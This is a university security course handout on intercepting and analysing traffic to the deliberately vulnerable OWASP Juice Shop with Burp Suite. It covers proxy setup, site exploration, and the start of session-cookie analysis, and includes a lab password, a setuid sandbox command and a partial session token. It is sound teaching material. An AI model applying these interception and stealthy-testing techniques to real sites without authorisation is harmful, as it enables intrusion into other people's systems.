

ADVANCED WEB ATTACKS



December 18, 2025

“The one where we eat all the cookies.”

Credits

Content: Veronica Valeros, Sebastian Garcia, Maria Rigaki
Martin Řepa, Lukáš Forst, Ondřej Lukáš, Muris Sladić

Illustrations: Fermin Valeros

Introduction theme video: Art Fermin Valeros, Production: Veronica Valeros

Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš

Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš

CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová

Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2025-13
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
MATRIX	https://matrix.bsy.fel.cvut.cz/
CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
PASSCODE FORM (MOOC STUDENTS)	https://bit.ly/BSY-MOOCPasscode
FEEDBACK	https://bit.ly/BSY-Feedback
LIVESTREAM	https://bit.ly/BSY-Livestream
INTRO Animation	https://bit.ly/BSY-IntroTheme Or you can give us a like on YouTube 😊 📺 Official Intro Theme — CTU Introduction to Secu...
VIDEO RECORDINGS PLAYLIST	https://bit.ly/BSY-Recordings

Results from the survey of the last class (14:32, 2m)

How was the pace of the class?

23 responses



Parish notices, Exam & Bonus Announcements (14:34, 3m)

- **MOOC students:** click '**Start**' in the StratoCyberLab dashboard for Class 13
- **CTU Students' exam dates are confirmed as follows:**
 - Tuesday, January 20th. From 15:00 - 17:00. KN-107
 - Thursday, January 22nd, From 14:30 - 16:30. KN-107
 - Thursday, January 29th. From 14:30 - 16:30. KN-107
 - Thursday, February 5th. From 14:30 - 16:30. KN-107
 - Exam dates are available in KOS. 40 slots per exam
 - Assessments (Započet) will be given in KOS before the last class (January 8th).
- Last class voting results 🏠
 - <https://cybersecurity.bsy.fel.cvut.cz/docs/postcard-votes/>
 - 28 votes delivered! 🙌, the final class topic will be **Autonomous attacking agents**
- CTU Bonus Assignment:

- Starts on **December 19th, 2025, at 21:00 CET.**
- The deadline is **January 7, 2026, at 11:59:59 p.m.**
- More about the bonus at the [end of this](#) class.
- **CTU Social Engineering Points**
 - The social engineering points will be added after the pioneer prize winners for the last Assignment have been determined.
- **CTU Prizes for the best and the fastest pioneers!**
 - Special prize for the first student to solve all assignments
 - Of the students who have completed all the assignments so far (1-9), the first one to solve this week's assignment is the first to complete all the assignments. That student is the fastest solver.
 - Special prize for the most consistent pioneer prize winners
 - We look at all Pioneer prize winners and assign points
 - Each 3rd place is 1 point, 2nd is 2 points, 1st is 3 points.
 - We sum the points for all the pioneer prize winners using the scale above. The student with the most points is the Assignments champion.
- **Everyone:** 📱 Get and install the **Burp Community Edition** on your local computer from [here](#).

Class Outline (14:37, 0m)

- [How to Analyze the Security of a Web Page](#)
- [Session Cookies Analysis](#)
- [Open Redirect Analysis](#)
- [Server-Side Request Forgery \(SSRF\)](#)
- [XML injection](#)
- [Insecure Direct Object Reference](#)

Class Goal: To teach the difference between exploiting a vulnerability in a web page and exploring a web page to find security problems. To transmit the idea of how to explore and analyze web problems.

How to Analyze the Security of a Web Page

(14:37, 2m)

As you saw during **Class 12**, pen-testing a web application is challenging due to the large number of files, numerous inputs, complex paths, various technologies, and the fact that each webpage is unique in its structure.

This is why analyzing a webpage is a process that is still better done by hand, paying attention, and being methodical. For many people, it requires creativity, and it has been compared to an Art 🎨.

As with many other arts, web pentesting benefits from:

- Knowing the tools of the craft.
- Practicing to gain experience.
- Spending time and thinking about new angles to the problem.
- Gain general experience from the attacks by extracting patterns.

*If you master the analysis of web pages,
you're already halfway to mastering web pentesting.*

A small set of resources we consider good:


- The creators of Burp Proxy are incredible web attackers:
<https://portswigger.net/research/articles>
- The Art of Intrusion book by Kevin Mitnick. [Here](#)

Set up OWASP Juice Shop (14:39, 2m)

We will continue using the OWASP Juice Shop¹ in this class. Let's repeat the process we did during the last class and set up your access to the web application using port forwarding. A quick recap on SSH port forwarding is shown below²:

¹ "OWASP Juice Shop | OWASP Foundation," *Owasp.org*, 2014. <https://owasp.org/www-project-juice-shop/> (accessed Dec. 18, 2024)

² I. Velichko, "A Visual Guide to SSH Tunnels: Local and Remote Port Forwarding," *Iximiuz.com*, Oct. 30, 2022. <https://iximiuz.com/en/posts/ssh-tunnels/> (accessed Dec. 18, 2024).



CTU students

CTU Students: Host Computer. Not in container. ▾ Use one of the following.

- `ssh -L 3000:juiceshop1:3000 root@makalu.felk.cvut.cz -p <your port>`
- `ssh -L 3000:juiceshop2:3000 root@makalu.felk.cvut.cz -p <your port>`
- `ssh -L 3000:juiceshop3:3000 root@makalu.felk.cvut.cz -p <your port>`

MOOC Students


- **Start** Class 13 in SCL
- Go to your **MOOC Students: Host computer. Not in container.** ▾
 - Execute the following SSH port forwarding
 - `ssh -L 3000:juiceshop:3000 -o StrictHostKeyChecking=no root@127.0.0.1 -p 2222`
 - Password: `ByteThem123`

🚦 Check that everything works by accessing <http://localhost:3000>. You should see the OWASP Juice Shop.

How to Intercept the Web Traffic (14:41, 3m)

Last week, we explored the webpage directly from our browser. In this class, we will learn to use an advanced web proxy.

Our setup is like this



Let's see what each component is:

- **FoxyProxy**³: a tool to manage proxies and control what to send to Burp.
- **Burp Suite**⁴: a web security testing tool we will use for the analysis.
- **Browser**: Your browser to access the web application.
- **OWASP Juice Shop**: The web application to test.

We need your browser to send traffic to the Burp proxy and Burp to send to the OWASP Juice Shop. However,

- You don't want to send your private browser's web traffic to the proxy!
- FoxyProxy enables us to control what data is sent and what is not sent to the proxy.

Introducing Burp Suite (14:44, 16m)

Burp Suite is a commercial security tool for web application testing⁵. We use it because it is very good and, for many, the de facto standard tool for web testing. There are many other security tools for testing web applications, such as ZAP⁶ and Caido⁷.

📺 Get and install the **Burp Community Edition** on your local computer from [here](#).

Set up Burp

- Start Burp

³ "FoxyProxy - Home," Getfoxyproxy.org, 2022. <https://getfoxyproxy.org/> (accessed Dec. 18, 2024).

⁴ "Burp Suite - Application Security Testing Software," Portswigger.net, 2024. <https://portswigger.net/burp> (accessed Dec. 18, 2024).

⁵ *ibid.*

⁶ "The ZAP Homepage," ZAP, 2024. <https://www.zaproxy.org/> (accessed Dec. 18, 2024).

⁷ "Caido," Caido, 2024. <https://caido.io/> (accessed Dec. 18, 2024).

- Create a **temporary project** in memory by clicking **Next**.
- Select to use Burp Defaults and click on **Start Burp**.
- Burp is separated into different tabs:
 - **Dashboard:** The Main place to see tasks.
 - **Target:** Information about your target web apps, such as the Scope.
 - **Proxy:** Manage Burp as a proxy.
 - **Intruder:** Automate trials of variants in fields.
 - **Repeater:** Manual testing of fields
 - **Collaborator:** Work with out-of-band server injections. Generates 'tokens' like domains (think honeytokens), and then you see if the web app accessed it.
 - **Sequencer:** Analysis of randomness and statistical properties of session ID/Cookies.
 - **Decoder:** Decodes, similar to CyberChef in a small way.
 - **Comparer:** Compares requests to know what changed.
 - **Logger:** Records all the HTTP traffic that Burp Suite generates in real-time
 - **Organizer:** Store and annotate HTTP messages
 - **Extensions:** Community and portswinger extensions.

Configure Burp as a Proxy

We will configure Burp as a proxy to intercept, inspect, and modify traffic between the browser and the web application.

- Click on the **Proxy tab**
- In 'Intercept', ensure the **Intercept is off**. Click to toggle.
- Click **Proxy Settings**, and a new window will appear

- Click on the only Proxy Listener and then click on **Edit**

Add	Running	Interface	Invisible	Redirect	Certificate
Edit	☐	127.0.0.1:8080			Per-host
Remove					

- Bind to port 8081 and click OK:

Binding	Request handling	Certificate	TLS Protocols	HTTP
These settings control how Burp binds the proxy listener. Bind to port: 8081 Bind to address: ☒ Loopback only				

- Click to tick the left box to ensure the Proxy is **'Enabled'**:

Proxy listeners					
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to con					
Add	Running	Interface	Invisible	Redirect	Certificate
Edit	☒	127.0.0.1:8081			Per-host

Configure Burp to Log all the Requests

When performing a pentest, you must store and log every query that you run against the target site. This is for several reasons:


- You may want to go back in time and review the queries you made and the responses you received.
- You need to monitor the number of requests you send to the target site. Never leave your tool unattended!
- You may be legally required to present evidence of your work.
- If anything fails or crashes, you need to know exactly what you sent.
- This is your backup, too, since the free version of Burp does not allow you to save your progress.

Enable logging


To enable and configure the logging, we will change the Burp Settings.

- The settings can be found in the main Burp screen, accessed via the **gear** icon in the top right corner (very small).


LESSON 13 / ADVANCED WEB ATTACKS




- If you are in the Proxy Settings window, you are already inside the settings. You can stay there.
- Search for 'logging' in the search bar of the Settings window:




- You should see



- Click on 'All Tools' → Requests, which will open a new window
- Choose a location to leave your logs.
Pro Tip: Always use a good directory and file names



- Click on 'All Tools' → Responses
- The final logging configuration should look like this:



Recap: Up to this point, we installed and configured Burp Suite to inspect and log all

traffic received by the Burp Proxy.

Configure your Browser to Send Traffic to Burp (15:00, 5m)

Now that we have Burp ready to inspect web traffic, we must configure our browser to send traffic to Burp. This can be done in different ways; however, there is a limitation: Chrome does not allow sending pages from 'localhost' to a proxy by default.


We are going to solve it with these options:

1. Use Burp's built-in Chromium browser (preferred)
 - a. Be careful, Linux users, Chromium may not start for you.
 - b. If this fails, please check the instructions below, or try using Firefox instead.
2. Use Firefox with FoxyProxy

Method 1: Use Burp's built-in Chromium browser (preferred)

Burp has a built-in Chromium browser, which is very handy for quick explorations and playing around.

To open the browser, go to **Proxy** → **Intercept** → **Open browser**:



🚦 In **Linux**, this may not work (most probably). You can use the following instructions to make it work:

First, locate the Chrome sandbox. Most probably in

`~/BurpSuiteCommunity/burpbrowser/<version>/chrome-browser:`

- `find ~ -type f -name "chrome-sandbox" 2>/dev/null`

Change the permissions of the Chrome sandbox

- `sudo chown root:root
~/BurpSuiteCommunity/burpbrowser/143.0.7499.109/chrome-sandbox`
- `sudo chmod 4755 burpbrowser/143.0.7499.109/chrome-sandbox`

To check if everything is working:

- In the browser, access the URL:
 - <http://localhost:3000>
 - It may ask you to confirm that the certificate is good.
 - Say yes, since this is Burp's certificate.
 - If you see the Juice Shop, it means it is working.
- In Burp, go to Proxy and then to '**HTTP History**'
 - You should see a list of OWASP Juice Shop resources that have been accessed. Like for example

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger	Organizer	Extensions	Learn
Intercept	HTTP history	WebSockets history	Match and replace		Proxy settings							
Filter settings: Hiding CSS and image content; hiding specific extensions												
#	Host	Method	URL									
1	http://localhost:3000	GET	/									
10	http://localhost:3000	GET	/assets/118n/en.json									
11	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t=PITw0ax									
12	http://localhost:3000	GET	/rest/admin/application-version									
13	http://localhost:3000	GET	/rest/admin/application-configuration									
14	http://localhost:3000	GET	/api/Challenges/?name=Score%20Board									
15	http://localhost:3000	GET	/rest/user/whoami									
16	http://localhost:3000	GET	/rest/languages									
17	http://localhost:3000	GET	/api/Quantities/									
18	http://localhost:3000	GET	/rest/products/search?q=									
20	http://localhost:3000	GET	/socket.io/?EIO=4&transport=websocket&sid=cHaailoBpscQ0Vx7AABY									
21	http://localhost:3000	GET	/rest/user/whoami									
22	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling&t=PITw0c3&sid=cHaailoBpscQ0Vx7AABY									

Method 2: Use Firefox with FoxyProxy


Configure Firefox browser with FoxyProxy following the next steps:

- Install the browser extension **FoxyProxy** for Firefox⁸
 - It is okay if it asks to access your data across all tabs.
 - Browser extensions are programs made by others running on your computer. Be sure to trust the source developer.
 - A proxy extension needs access to the data in webpages to work, so if you want to use it, you need to guarantee this permission.
 - You can uninstall it later or use other proxy extensions if you have them.


⁸ "FoxyProxy Standard," Mozilla.org, Apr. 26, 2006. <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/> (accessed Dec. 18, 2024).

- Configure FoxyProxy


- Click on the Extension Icon 
- Click on FoxyProxy
- Click on Options



- Click on Proxies




- Click on **Add** to add a new proxy:
- **Title:** Burp
- **Type:** HTTP
- **Hostname:** 127.0.0.1
- **Port:** 8081
- Add a pattern by clicking on the plus sign in the lower right (may be left):



- We will add two patterns, both of which will be **'Wildcard'**:
 - The first pattern is: ***localhost:3000/***
 - The second pattern is: ***127.0.0.1:3000/***


LESSON 13 / ADVANCED WEB ATTACKS

- The proxy should look like this:



- Click Save and Close this window
- Enable FoxyProxy:

- Click on the Extension Icon 
- Click on FoxyProxy
- Click on **“Proxy by Patterns”**:



To check if everything is working:

- In Firefox, access the URL:
 - <http://localhost:3000>
 - If you see the Juice Shop, it means it is working.
- In Burp, go to Proxy and then to **‘HTTP History’**
 - You should see a list of OWASP Juice Shop resources accessed

Recap: Up to this point, we configured our browser to work with Burp to inspect, intercept, and modify all traffic from our browser to the OWASP Juice Shop.

Analyzing a Web Application (15:05, 20m)

Now that our tools are configured, we can analyze the web application. Remember that having the tools working is just the beginning. Analyzing webpages requires a specific **methodology**. In this section, we will cover the methodological approach to analyzing and testing a web application.

- Be cautious with Burp, as it can send thousands of requests very quickly.
- Usually, people don't realize this, but in pentesting, follow these rules:
 - The best penetration test is the one that goes undetected.
 - Don't do twice what you can do only once.
 - *"The quieter you become, the more you are able to hear"* - ~~Ram-Dass~~, - Kali

We will explore OWASP Juice Shop as it is a real shop and not a site with challenges.

Exploration

The first task is always **to thoroughly explore the site by clicking on all** buttons and other interactive elements. This is so you can collect all the input, output, and information about the system.

We already did this manually in **Class 12**, but now, as we browse through, Burp keeps a history of all the endpoints and resources, which we will use later to test.

- In your browser (Burp Chromium or Firefox with FoxyProxy), click on:
 - The products on the page
 - On the login, try to log in with any user
 - Click the "menu > Github" too (we use this later).
- Be **sure** to register a user, and from this moment on, you will always be logged in. **And remember the password!**
 - We are not going to go deep into user account analysis, but briefly."
 - You can analyze whether a user who is not logged in can see information from logged-in users.
 - You can analyze if a logged-in user **A** can see information about user **B**.

- Click on the GitHub icons, put reviews in products, change passwords, etc.
- Later on, you may go back and explore the options more carefully, but for now, we need an idea of the site's size and capabilities.

Check on **Burp → Proxy → HTTP History** if you see the requests:

- Check that Burp marks the ones with parameters

Filter settings: Hiding CSS, image and general binary content						
# ^	Host	Method	URL	Params	Edited	Status code
20	http://localhost:3000	GET	/rest/products/search?q=	✓		200
21	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling&t=PFRq7bJ&sid=...	✓		200
23	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t=PFRq7bM&sid=...	✓		200
25	http://localhost:3000	GET	/socket.io/?EIO=4&transport=websocket&sid=erBEzkSI...	✓		101

- When you click on the links, pay attention to all the pages that appear in the Proxy.
- Maybe you can find interesting pages. Can you see any?

Burp Repeater

Burp Repeater is a good tool that allows you to send, edit, and control every byte in the Request. You can play and change anything you like, then send and see the response.

- Find the request for **/rest/admin/application-configuration** in the Proxy history.
- You can right-click on any request in Burp and select 'Send to Repeater'. Send this request to Repeater
- Go to Repeater and see this request
- If you click Send, you will resend the request and view the response in the Response pane.
- In the Request pane, you can modify the request as needed and resend it.

 Repeater changes the request for you so it is always valid, like updating the "Content-Length:" header, normalizes endings, etc.

- If the answer is "304 Not Modified," it means the client has already requested this content, and it is now cached.
- To avoid the cache, delete the header "If-None-Match", which instructs the server to ignore the request if the E-Tag matches the one provided.


- Examining the configuration, you can gain valuable insights into the page. For example, you can find the '**acknowledgements**' part in the '**securityTXT**' section.
 - Now try to access this page using your Browser

Website analysis and exploration is the first part of your analysis. You should continue exploring the site, collecting requests and parameters, exploring all the technologies involved (for example, Sockets.IO)


Burp Target

Burp can create a complete file system of the website, which is shown in the “**Target**” tab. In here, you can see how all the requests were organized, and you can explore folders, files, etc. Feel free to play with it later.


- First, search the <http://localhost:3000> site in the map and right-click to put “Add to scope”



- And say Yes to stop sending out-of-scope items to other internal tools.
- Click on “Site map filter” at the top



- And then click on “Show only in-scope items.”



- Now you can see the structure of the site

http://localhost:3000		
/		
103.js		
api		
assets		
favicon.ico		
main.js		
polyfills.js		
profile		
rest		

Host	Method	URL
http://localhost:3000	GET	/socket.io/?EIO=4&tr
http://localhost:3000	GET	/socket.io/?EIO=4&tr
http://localhost:3000	GET	/socket.io/?EIO=4&tr
http://localhost:3000	GET	/socket.io/?EIO=4&tr
http://localhost:3000	GET	/socket.io/?EIO=4&tr
http://localhost:3000	GET	/socket.io/?EIO=4&tr
http://localhost:3000	GET	/socket.io/?EIO=4&tr
http://localhost:3000	GET	/socket.io/?EIO=4&tr
http://localhost:3000	GET	/103.is

Recap: Manual exploration of a website, supported by queries with the Burp Repeater, can help build an understanding of the web's capabilities and potential vulnerabilities.

Session Cookie Analysis (15:25, 15m)

Web applications often struggle to keep track of **users**. Imagine that you can open multiple TABS in your browser. You can click on some pages, then click 'go back', and then resend the information. How would the server know what you want to do?

It can also happen that many users share the same source IP with you (from the same University, organization, etc.), making it hard for the web application to distinguish between users.

When the web was created, there was no unique and clear way to track users, so various methods were developed to address this need. The most common is using **Cookies** to store information about your session.

🍪 A **cookie** is just a piece of information controlled by the web page that your browser will remember to send in a header for all the requests to the same web page. Here, developers can store session IDs, shopping cart contents, and other relevant data.

We can analyze them and try to exploit them.

- Ensure you are logged in to the Juice Shop with your user account.
- Go to the "Proxy" tab.
- Click on 'Filter settings', -> 'Filter by search terms'

- Find a request to `/rest/user/whoami` that sends a **long** “Cookie:” header

Request

	Pretty	Raw	Hex
1	GET /rest/user/whoami HTTP/1.1		
2	Host: localhost:3000		
3	sec-ch-ua-platform: "macOS"		
4	Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9 W1lIjoiIiwiaW1haWwiOiJlbGRyYWVnQGdtY jNzE3YTA5N2EiLCJyb2x1IjoiY3VzdG9tZXI nByb2ZpbGVjbWFnZSI6Ij9hc3NldHMvcHVib 6IiIsImVzZWV0aXZlIjpb0cnVLLCJjcmVhdGV GVkQXQ0iOiIyMDI1LTUyLjE0IDE3OjM5OjQyL 50TV9. smxW3brfw0r02TZVDjU8GNZvfQT5cI zZRAr-cvYA04c60kmqLF2L6Kei15EQwz77LI		
5	Accept-Language: en-GB,en;q=0.9		
6	sec-ch-ua: "Chromium";v="143", "Not		
7	sec-ch-ua-mobile: ?0		
8	User-Agent: Mozilla/5.0 (Macintosh; Gecko) Chrome/143.0.0.0 Safari/537.3		
9	Accept: application/json, text/plain		
10	X-User-Email: eldraco@gmail.com		
11	Sec-Fetch-Site: same-origin		
12	Sec-Fetch-Mode: cors		
13	Sec-Fetch-Dest: empty		
14	Referer: http://localhost:3000/		
15	Accept-Encoding: gzip, deflate, br		
16	Cookie: language=en; welcomebanner_s EgnezBp6VLBwW3jYdvWcafmgVugbIxmztzqU eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9 W1lIjoiIiwiaW1haWwiOiJlbGRyYWVnQGdtY		

- Right-click on the request, -> ‘Send to Repeater’. Then go to the ‘Repeater’ tab.
- Be sure to edit the Request and delete the *If-None-Match* header, if one is present.
- Send it by pressing “Send.”
- How does the application know to show your personal data?

- In my case, the content is:

Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;

token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaW1haWwiOiJlbGRyYWVnQGdtY
InVzZXJyYyW1lIjoiIiwiaW1haWwiOiJ0ZXN0QHRlc3QuYy29tIiwicGFzc3dvcmQiOiI3NzA1OTJhNzFIMzcyZDQ0DR
hOTljZDM1ODQ1YzIxNyIsInJvbGVuIjoiJjdXN0b211ciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLj
